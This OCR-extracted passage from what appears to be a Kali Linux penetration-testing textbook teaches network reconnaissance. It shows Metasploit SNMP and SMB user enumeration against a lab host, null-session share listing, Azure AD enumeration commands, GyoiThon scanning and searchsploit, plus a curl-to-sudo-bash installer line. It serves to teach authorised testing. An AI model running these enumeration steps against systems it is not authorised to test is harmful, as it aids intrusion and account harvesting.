


Figure 3.28: snmpwalk output on a device with a public community string

Attackers can also utilize Metasploit to perform SNMP enumeration, by using the `auxiliaryscanner/snmp/snmpenum` module as shown in *Figure 3.29*.

Some systems have SNMP installed, but that is completely ignored by the system administrators:

```
msf6 > use auxiliary/scanner/snmp/snmp_enum
msf6 auxiliary(scanner/snmp/snmp_enum) > set rhosts 10.10.10.6
rhosts => 10.10.10.6
msf6 auxiliary(scanner/snmp/snmp_enum) > run

[+] 10.10.10.6, Connected.
[*] System information:
Host IP                       : 10.10.10.6
Hostname                      : Metasploitable3.Mastering.kali.fourthedition
Description                   : Hardware: Intel64 Family 6 Model 158 Stepping 13 AT/A
rsion 6.1 (Build 7601 Multiprocessor Free)
Contact                       : -
Location                      : -
Uptime snmp                   : 00:22:48.98
Uptime system                 : 00:22:47.30
System date                   : 2021-5-22 14:44:02.6

[*] User accounts:

["sshd"]
["Guest"]
["greedo"]
["vagrant"]
```

Figure 3.29: SNMP enumeration using Metasploit through the SNMP protocol

Attackers will also be able to extract all of the user accounts by using account enumeration modules within Metasploit, as shown in *Figure 3.30*:

```
msf6 auxiliary(scanner/snmp/snmp_enum) > use auxiliary/scanner/snmp/snmp_enumusers
msf6 auxiliary(scanner/snmp/snmp_enumusers) > show options

Module options (auxiliary/scanner/snmp/snmp_enumusers):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMUNITY  public           yes       SNMP Community String
   RETRIES    1                yes       SNMP Retries
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts
                                         ath>'
   RPORT      161              yes       The target port (UDP)
   THREADS    1                yes       The number of concurrent threads (max one per host)
   TIMEOUT    1                yes       SNMP Timeout
   VERSION    1                yes       SNMP Version <1/2c>

msf6 auxiliary(scanner/snmp/snmp_enumusers) > set rhosts 10.10.10.6
rhosts => 10.10.10.6
msf6 auxiliary(scanner/snmp/snmp_enumusers) > run

[+] 10.10.10.6:161 Found 20 users: Administrator, Guest, anakin_skywalker, artoo_detoo, ben_
io, chewbacca, darth_vader, greedo, han_solo, jabba_hutt, jarjar_binks, kylo_ren, lando_calr
ywalker, sshd, sshd_server, vagrant
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 3.30: Account enumeration using Metasploit through the SNMP protocol

Windows account information via SMB sessions

Traditionally, during internal network scanning, it is very likely that attackers exploit the internal **Server Message Block** (**SMB**) sessions that are most commonly used. In the case of external exploitation, attackers can engage `nmap` to perform the enumeration, but this scenario is very rare. The following `nmap` command will enumerate all of the remote users on the Windows machine. This information normally creates lots of entry points, much like brute force and password guessing attacks in later stages:

```
nmap --script smb-enum-users.nse -p445 <host>
```

Attackers may also utilize the Metasploit module, `auxiliary/scanner/smb/smb_enumusers`, to perform the activity. *Figure 3.31* shows the successful enumeration of users on a Windows system running `Metasploitable3`:




Figure 3.31: Enumeration of users in Metasploit using the SMB protocol

This can be achieved either by having a valid password guess to the system or by brute-forcing the SMB logins.

Locating network shares

One of the oldest attacks that penetration testers these days forget about is the NETBIOS null session, which will allow them to enumerate all of the network shares:

```
smbclient -I TargetIP -L administrator -N -U ""
```

`enum4linux` can also be utilized in a similar way to `enum.exe`, formerly from BindView, which has now been taken over by Symantec; this tool is normally used for enumerating information from Windows and Samba systems:

```
enum4linux.pl [options] targetip
```

The options are the following (such as `enum`):

- `-U`: Get user list
- `-M`: Get machine list
- `-S`: Get share list
- `-P`: Get password policy information
- `-G`: Get group and member list
- `-d`: Be detailed; applies to `-U` and `-S`
- `-u user`: Specify the username to use (default `""`)
- `-p pass`: Specify the password to use (default `""`)

This tool is more aggressive in scanning and identifying the list of domains along with the domain SID, as shown in *Figure 3.32*:




Figure 3.32: Enumerating the domain controller using enum4linux

Reconnaissance of active directory domain servers

Often during an internal penetration testing activity, penetration testers will be provided with a username and password. In real-world scenarios, the attackers are inside the network, and an attack scenario would be what they could do with normal user access and how they elevate the privileges to compromise the enterprise domain.

Kali Linux provides `rpcclient` installed by default, which can be utilized to perform more active reconnaissance on an active directory environment. This tool provides multiple options to extract all of the details about the domain and other networking services, which we will be exploring in *Chapter 10*, *Exploitation*. One of the system internal tools, ADExplorer, can also be utilized to perform the AD enumeration. *Figure 3.33* shows the enumeration of lists of domains, users, and groups:




Figure 3.33: Enumeration of domain and account details using rpcclient with valid credentials

Enumerating the Microsoft Azure environment

During the pandemic, many organizations transformed themselves to be better integrated with cloud platforms, especially when there was a critical vulnerability on Microsoft Exchange Server that was released. In this section, we will discuss the various techniques utilized to perform information gathering from the Azure environment using Kali Linux.

To interact with the Azure services, we will first need the client to be downloaded. This can be achieved by running the following commands in the terminal:

```
curl -sL https://aka.ms/InstallAzureCLIDeb | sudo bash
sudo apt-get install ca-certificates curl apt-transport-h
sudo apt-get install azure-cli
```

Upon successful installation of `azure-cli`, we should be able to log in using the `az` client from our Kali Linux by running `az login`; if there are no subscriptions, attackers can choose to log in without any subscription by adding `--no-subscriptions`, as shown in *Figure 3.34*:




Figure 3.34: Logging in to a Microsoft 365 Azure account

Once logged in with a Microsoft 365 account, you should be able to successfully receive the cloud details; if the account has subscriptions, they will be displayed as shown in *Figure 3.35*:

Figure 3.35: Portal details of the Azure that the user is authorized to view

Table 3.7 provides some of the useful commands that come in handy during the enumeration of Microsoft Azure cloud services:

Command	**Example**	**Description**

`az ad user list`	`az ad user list --output=table --query='[].{Created:createdDateTime,UPN:userPrincipalName,Name:displayName,Title:jobTitle,Department:department,Email:mail,UserId:mailNickname,Phone:telephoneNumber,Mobile:mobile,Enabled:accountEnabled}'`
	
	`az ad user list --output=json --query='[].{Created:createdDateTime,UPN:userPrincipalName,Name:displayName,Title:jobTitle,Department:department,Email:mail,UserId:mailNickname,Phone:telephoneNumber,Mobile:mobile,Enabled:accountEnabled}' --upn='<upn>'`
		This command will provide a list of all users who are connected to this Azure AD

`az ad group list`	`az ad group list --output=json --query='[].{Group:displayName,Description:description}'`	This will provide a full list of groups associated with the tenant
`az ad group`	`az ad group member list --output=json --query='[].`	This will provide a full list of

`member list`	`{Created:createdDateTime,UPN:userPrincipalName,Name:displayName,Title:jobTitle,Department:department,Email:mail,UserId:mailNickname,Phone:telephoneNumber,Mobile:mobile,Enabled:accountEnabled}' --group='<group name>'`	members in a given group
`az ad app list`	`az ad app list --output=table --query='[].{Name:displayName,URL:homepage}'` `az ad app list --output=json --identifier-uri='<uri>'`	This will provide us with a list of applications that are available within the Azure AD
`az ad sp list`	`az ad sp list --output=table --query='[].{Name:displayName,Enabled:accountEnabled,URL:homepage,Publisher:publisherName,MetadataURL:samlMetadataUrl}'`	This will provide us with the service principal account details

Table 3.7: Commands to be used in the enumeration of Microsoft Azure cloud services

Using comprehensive tools (Legion)

The former security tool Sparta is no longer available in the latest version of Kali, but it has been complemented by another comprehensive tool called Legion, which is the same fork as Sparta. This tool can help to speed up the penetration tester's goal of compromising a system that combines multiple tools, such as Nmap, and several other scripts and tools. This is a semi-automated tool that can be very handy when attackers wish to perform focused information gathering, based on the ports and services:

- `Hosts`: This will list down all the targets that are set by the pentesters
- `Services`: This is a list of services that need to be run during the automatic run; for example, if you configure to run Nmap and when port `80` is identified, it will automatically take the screenshot
- `Tools`: This will include all the tools that were run on a specific port, along with its relevant output

Figure 3.36 shows Legion in action against a local subnet. By default, Legion performs an `nmap` full port scan, and also runs the respective Nmap scripts based on the services identified on the port and takes a screenshot, where possible:




Figure 3.36: Port scanning output in Legion

Using machine learning for reconnaissance

Machine learning has become a vital technology in cybersecurity. It is the art of using data and algorithms to imitate the way we learn as humans. Machine learning is a branch of artificial intelligence. In this section, we will explore the GyoiThon tool, which you can leverage during large-scale pentesting or red team activities.

There are four types of machine learning algorithms:

- Supervised: These learning algorithms are provided with a set of known data (labeled) that includes the desired output. The goal of this type of learning is for the algorithm to achieve a high level of accuracy by learning from patterns in the data to make predictions.
- Unsupervised: These learning algorithms are trained with unlabeled data or datasets that do not include the desired output. The algorithm tries to interpret and organize the datasets.
- Semi-supervised: This is a mix of the preceding types.
- Reinforcement learning: These algorithms are based on regimented learning processes, where the algorithm is provided with a clear set of actions, factors, and desired outcomes. Most of the time, it is a trial-and-error method to explore different possibilities and options to determine which is best.

GyoiThon by gyoisamurai is a pentest tool based on the Naïve Bayes (supervised) deep learning method (deep learning is a subset of machine learning) and is written in Python 3. It includes a software analysis engine, vulnerability identification engine, and report generation engine. To install the GyoiThon on our Kali Linux machine, run the following commands in the terminal:

```
$ sudo git clone https://github.com/gyoisamurai/GyoiThon
cd GyoiThon
sudo pip3 install -r requirements.txt
sudo apt --fix-broken install
sudo apt install python3-tk
```

Once the requirements are installed, run `sudo python3 gyoithon.py -h` from the terminal, you should see all the options, as seen in *Figure 3.37*:




Figure 3.37: Successfully running the GyoiThon tool

Before beginning the reconnaissance activity, you can edit the configuration file `config.ini` and enter the proxy details (if any), such as Censys and DomainTools API details. All the target

information can be entered in the `host.txt` file, which is located in the same folder where the tool was cloned. The format to enter the target details is protocol (`http` or `https`), domain (`cyberhia.com`), port (`80` or `443`), and the root (`/` or *`admin`*). An example of using `host.txt` to perform reconnaissance on `cyberhia.com` is:

```
http cyberhia.com 80 /
https cyberhia.com 443 admin
```

Finally, you can run `sudo python3 gyoithon.py` from the terminal. The software engine within the tool should be able to grab the banner using normal web access using the deep learning base and signature. *Figure 3.38* shows a successful reconnaissance output on the target:




Figure 3.38: Performing reconnaissance using GyoiThon

Other features you can leverage with this tool include:

- Scanning for cloud services and exploring relevant (**Fully Qualified Domain Names (FQDNs)**)

- Performing custom Google searches and exploring the default paths based on the product version
- Performing port scanning on targets
- Executing the exploit module using Metasploit

As it's a supervised learning algorithm, you should be able to determine the input and output with the data fed into the algorithm. In this case, every time the scan is performed, the data will be labeled and the algorithm trained, which will reduce false positives significantly. For example, if the target has hundreds of domains, this can be very handy to automate the server banner grabbing and list all the vulnerabilities using the vulnerability detection engine to prepare for the exploitation.

Summary

Attackers might face a very real chance of their activities being identified, which puts them at risk of exposure to a target. However, we have now seen the different techniques that can be employed during active reconnaissance to mitigate such a risk. Attackers must ensure that there is a balance against the need to map a network, find open ports and services, and determine the operating system and applications that are installed.

The real challenge for attackers is to adopt stealthy scanning techniques to reduce the risk of triggering an alert.

Manual approaches are normally used to create slow scans; however, this approach may not always be effective. Therefore, attackers take advantage of tools such as the Tor network and various proxy applications to hide their identities.

Additionally, we explored how to perform reconnaissance using machine learning using the GyoiThon tool, which can significantly reduce your manual efforts.

In the next chapter, we will explore more techniques and procedures that aid in vulnerability assessments, and how to utilize the scanners to identify the vulnerabilities that can be utilized as the potential candidates for the exploitation to move forward in achieving the objective.

4

Vulnerability Assessment

The goal of passive and active reconnaissance is to identify an exploitable target, and the goal of vulnerability assessment is to find the security flaws that are most likely to support the tester's or attacker's objective (unauthorized access, modification of data, or denial of service). The vulnerability assessment during the exploit phase of the kill chain focuses on creating the access to achieve the objective mapping of the vulnerabilities to line up the exploits and maintain persistent access to the target.

Thousands of exploitable vulnerabilities have been identified, and most are associated with at least one proof-of-concept code file or technique to allow the system to be compromised. Nevertheless, the underlying principles that govern success are the same across networks, operating systems, and applications.

In this chapter, you will learn about the following:

- Using online and local vulnerability resources
- Vulnerability scanning with Nmap
- Lua scripting

- Writing your own Nmap script using the **Nmap Scripting Engine** (**NSE**)
- Selecting and customizing multiple vulnerability scanners
- Installing Nessus in Kali and exploring Qualys' online community scanner
- Web-and application-specific scanners
- Threat modeling in general

Vulnerability nomenclature

Vulnerability scanning employs automated processes and applications to identify vulnerabilities in a network, system, operating system, or application that may be exploitable.

When performed correctly, a vulnerability scan delivers an inventory of devices (both authorized and rogue devices), known vulnerabilities that have been actively scanned for, and usually a confirmation of how compliant the devices are with various policies and regulations.

Unfortunately, vulnerability scans are loud; they deliver multiple packets that are easily detected by most network controls and make stealth almost impossible to achieve. They also suffer from the following limitations:

- For the most part, vulnerability scanners are signature-based; they can only detect known vulnerabilities, and only if there is an existing recognition signature that the scanner can apply to the target. To a penetration tester, the most effective scanners are open source; they allow the tester to rapidly modify code to detect new vulnerabilities.
- Scanners produce large volumes of output, frequently containing false-positive results that can lead a tester astray; in particular, networks with different operating systems can produce false positives with a rate as high as 70 percent.
- Scanners may have a negative impact on the network; they can create network latency or cause the failure of some devices. It

is recommended to tweak the scan by removing denial-of-service type plugins during initial scans.

- In certain jurisdictions, scanning is considered hacking, and may constitute an illegal act.

There are multiple commercial and opensource products that perform vulnerability scans.

Local and online vulnerability databases

Together, passive and active reconnaissance identify the attack surface of the target, that is, the total number of points that can be assessed for vulnerabilities. A server with just an operating system installed can only be exploited if there are vulnerabilities in that particular operating system; however, the number of potential vulnerabilities increases with each application that is installed.

Penetration testers and attackers must find the particular exploits that will compromise known and suspected vulnerabilities. The first place to start the search is at vendor sites; most hardware and application vendors release vulnerability information when they release patches and upgrades. If an exploit for a particular weakness is known, most vendors will highlight this to their customers.

Although their intent is to allow customers to test for the presence of the vulnerability themselves, attackers and penetration testers will take advantage of this information as well.

Other online sites that collect, analyze, and share information about vulnerabilities are as follows:

- The National Vulnerability Database, which consolidates all public vulnerability data released by the US Government, available at http://web.nvd.nist.gov/view/vuln/search

- Packet Storm Security, available at https://packetstormsecurity.com/
- SecurityFocus, available at http://www.securityfocus.com/vulnerabilities
- The Exploit database maintained by Offensive Security, available at https://www.exploitdb.com/
- For some 0-day vulnerabilities, penetration testers can also keep an eye on https://0day.today/

The Exploit database is also copied locally to Kali, and it can be found in the `usrshare/exploitdb` directory.

To search the local copy of `exploitdb`, open a Terminal window and enter `searchsploit` and the desired search term(s) in the command prompt. This will invoke a script that searches a database file (`.csv`) that contains a list of all exploits. The search will return a description of known vulnerabilities as well as the path to a relevant exploit. The exploit can be extracted, compiled, and run against specific vulnerabilities. Take a look at *Figure 4.1*, which shows the description of the `exchange windows` vulnerabilities:




Figure 4.1: Searching in searchsploit with keywords

The search script scans for each line in the CSV file from left to right, so the order of the search terms is important; a search for `Oracle 10g` will return several exploits, but `10g Oracle` will not return any.

Also, the script is weirdly case sensitive; although you are instructed to use lowercase characters in the search term, a search for `vsFTPd` returns no hits, but `vs FTPd` returns more hits with a space between `vs` and `FTPd`. More effective searches of the CSV file can be conducted using the `grep` command or a search tool such as `KWrite` (`apt-get install kwrite`).

A search of the local database may identify several possible exploits with a description and a path listing; however, these will have to be customized to your environment, and then compiled prior to use. Copy the exploit to the `/tmp` directory (the given path does not take into account that the `/windows/remote` directory resides in the `/platforms` directory).

